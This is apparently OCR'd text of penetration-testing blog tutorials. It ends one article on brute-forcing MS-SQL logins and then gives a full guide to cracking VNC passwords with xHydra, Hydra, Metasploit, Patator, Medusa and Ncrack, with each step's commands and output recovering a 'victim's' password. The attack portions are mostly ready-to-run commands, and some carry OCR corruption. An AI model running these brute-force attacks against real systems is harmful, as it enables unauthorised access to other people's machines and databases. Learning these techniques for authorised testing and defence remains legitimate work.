
```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.1.128
rhosts => 192.168.1.128
msf auxiliary(scanner/mssql/mssql_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/mssql/mssql_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/mssql/mssql_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/mssql/mssql_login) > exploit

[*] 192.168.1.128:1433    - 192.168.1.128:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.1.128:1433    - No active DB -- Credential data will not be saved!
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:root (Incorrect:
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:apple (Incorrect:
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:sa (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:apple@123456 (Inc
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:root (Incorrect:
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:apple (Incorrect
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:sa (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:apple@123456 (In
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\sa:root (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\sa:apple (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\sa:sa (Incorrect: )
[+] 192.168.1.128:1433    - 192.168.1.128:1433 - Login Successful: WORKSTATION\sa:apple@123456
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mssql/mssql_login) >
```

Nmap

Given below command will attempt to determine username and password through brute force attack against MS-SQL by means of username and password dictionary.

nmap -p 1433 –script ms-sql-brute –script-args userdb=/root/Desktop/user.txt,passdb=/root/Desktop/pass.txt 192.168.1.128

In specfied image you can observe that we had successfully retrieve credential for usersUsername: **sa** and password: **apple@123456**



```
root@kali:~# nmap -p 1433 --script ms-sql-brute --script-args userdb=/root/Deskt
op/user.txt,passdb=/root/Desktop/pass.txt 192.168.1.128

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-15 04:27 EDT
Nmap scan report for 192.168.1.128
Host is up (0.029s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.128:1433]
|     Credentials found:
|_      sa:apple@123456 => Login Success
MAC Address: E0:F8:47:1D:B7:AA (Apple)

Nmap done: 1 IP address (1 host up) scanned in 14.51 seconds
```

Author: **Rahul Virmani** is a Certified Ethical Hacker and the researcher in the field of network Penetration Testing (CYBER SECURITY).   Contact **Here**

6 Ways to Hack VNC Login Password

posted in **KALI LINUX** , **PENETRATION TESTING** on **MARCH 9, 2018** by **RAJ CHANDEL** with **0 COMMENT**


In this article, we will learn how to gain control over our victim's PC through 5900 Port use for VNC service. There are various ways to do it and let take time and learn all those because different circumstances call for different measure.

Let's starts!!

xHydra

This is the graphical version to apply dictionary attack via 5900 port to hack a system. For this method to work:

Enter xHydra in your kali Linux terminal. And select **Single Target option** and their give the IP of your victim PC. And select **VNC** in box against **Protocol option** and give the port number **5900** against the **port option**.



Target

[● Single Target] 192.168.0.6

○ Target List

☐ Prefer IPV6

Port 5900

Protocol vnc

Output Options


☐ Use SSL ☐ Use old SSL ☐ Be Verbose

☐ Show Attempts ☐ Debug

☐ COMPLETE HELP ☐ Service Module Usage Details

```
hydra -s 5900 -l yourname -p yourpass -t 16 192.168.0.6 vnc
```

Now, go to **Passwords tab** and select **Password List** and give the path of your text file, which contains all the passwords, in the box adjacent to it.



Username

- ● Username: yourname
- ○ Username List:
- ☐ Loop around users
- ☑ Protocol does not require usernames

Password

- ○ Password: yourpass
- ● Password List: /root/Desktop/pass.txt
- ○ Generate: 1:1:a


Colon separated file

- ☐ Use Colon separated file:

- ☐ Try login as password
- ☐ Try empty password
- ☐ Try reversed login

After doing this, go to Start tab and click on **Start** button on the left.

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.



```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-08 21:20:21
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 t
[DATA] attacking vnc://192.168.0.6:5900/
[WARNING] you should set the number of parallel task to 4 for vnc services
[5900][vnc] host: 192.168.0.6   password: 098765
VNC server reported too many authentication failures, have to wait some s
VNC server reported too many authentication failures, have to wait some s
VNC server reported too many authentication failures, have to wait some s
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-08 21:20:34
<finished>
```

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, vnc, http, https, smb, several databases, and much more

Now, we need to choose a wordlist. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command


Hydra-s 5900 –P /root/Desktop/pass.txt –t 16 192.168.0.6 vnc

-P: denotes path for password list

-s: denote destination port number

-t: Run TASKS number of connects in parallel

Once the commands are executed it will start applying the dictionary attack and so you will have the right password in no time. As you can observe that we had successfully grabbed the VNC **password** as **098765**



```
root@kali:~# hydra -s 5900 -P /root/Desktop/pass.txt -t 16 192.168.0.6 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-08 21:21:29
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8),
[DATA] attacking vnc://192.168.0.6:5900/
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
[5900][vnc] host: 192.168.0.6   password: 098765
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-08 21:22:07
```

Metasploit

This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.


use auxiliary/scanner/vnc/vnc_login

msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.0.6

msf auxiliary(scanner/vnc/vnc_login) > set pass_file /root/Desktop/pass.txt

msf auxiliary(scanner/vnc/vnc_login) > run

Awesome!! From given below image you can observe the same **password: 098765** have been found by metasploit.




```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.6:5900      - 192.168.0.6:5900 - Starting VNC login sweep
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :1234 (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :root (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :toor (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :ignite (Incorrec
[+] 192.168.0.6:5900      - 192.168.0.6:5900 - Login Successful: :098765
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :00000 (Incorrect
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :ubuntu (Incorrec
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: : (Incorrect: Aut
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Patator


Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as VNC, HTTP, SMB and etc.

patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt –t 1 –x retry:fgep!='Authentication failure' –max-reteries 0 –x quit:code=0



```
root@kali:~# patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt
 -t 1 -x retry:fgrep!='Authentication failure' --max-retries 0 -x quit:code=0
23:24:18 patator    INFO - Starting Patator v0.6 (http://code.google.com/p/patator/) at
 2018-03-08 23:24 IST
23:24:18 patator    INFO -
```

From given below image you can observe that the process of dictionary attack starts and thus, you will attain the password of your victim.



```
-----------------
23:24:18 patator    INFO - 1     22    0.507 | 1234                                 |
 1 | Authentication failure
23:24:19 patator    INFO - 1     22    0.506 | root                                 |
 2 | Authentication failure
23:24:19 patator    INFO - 1     22    0.503 | toor                                 |
 3 | Authentication failure
23:24:20 patator    INFO - 1     22    0.504 | ignite                               |
 4 | Authentication failure
23:24:20 patator    INFO - 0     2     0.505 | 098765                               |
 5 | OK
23:24:20 patator    FAIL - 0     2     0.505 | 098765                               |
 5 | OK
23:24:21 patator    INFO - 1     22    0.505 | 00000                                |
 6 | Authentication failure
```

Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, VNC, HTTP, IMAP, rlogin, SSH, Subversion, and VNC to name a few

Run the following command


Medusa -h 192.168.0.6 –u root–P /root/Desktop/pass.txt –M vnc

Here

-u: denotes username

-P: denotes path for password list

As you can observe that we had successfully grabbed the VNC password as 098765.



```
root@kali:~/crowbar# medusa -h 192.168.0.6 -u root -P /root/Desktop/pass.txt -M vnc
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: 1234 (1 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: root (2 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: toor (3 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: ignite (4 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: 098765 (5 of 7 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.0.6 User: root Password: 098765 [SUCCESS]
```

Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command


ncrack –v –U /root/Desktop/user.txt–P /root/Desktop/pass.txt 192.168.0.6:5900

Here

-U: denotes path for username list

-P: denotes path for password list

As you can observe that we had successfully grabbed the vnc password as 098765.


```
root@kali:~# ncrack -v --user root -P /root/Desktop/pass.txt 192.168.0.6:5900

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-08 22:48 IST

Discovered credentials on vnc://192.168.0.6:5900 'root' '098765'
vnc://192.168.0.6:5900 finished.

Discovered credentials for vnc on 192.168.0.6 5900/tcp:
192.168.0.6 5900/tcp vnc: 'root' '098765'

Ncrack done: 1 service scanned in 3.11 seconds.
Probes sent: 18 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```

Author: Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher
Contact **Here**

Generating Reverse Shell using Msfvenom (One Liner Payload)

posted in **KALI LINUX** , **PENETRATION TESTING** on **MARCH 8, 2018** by **RAJ CHANDEL**
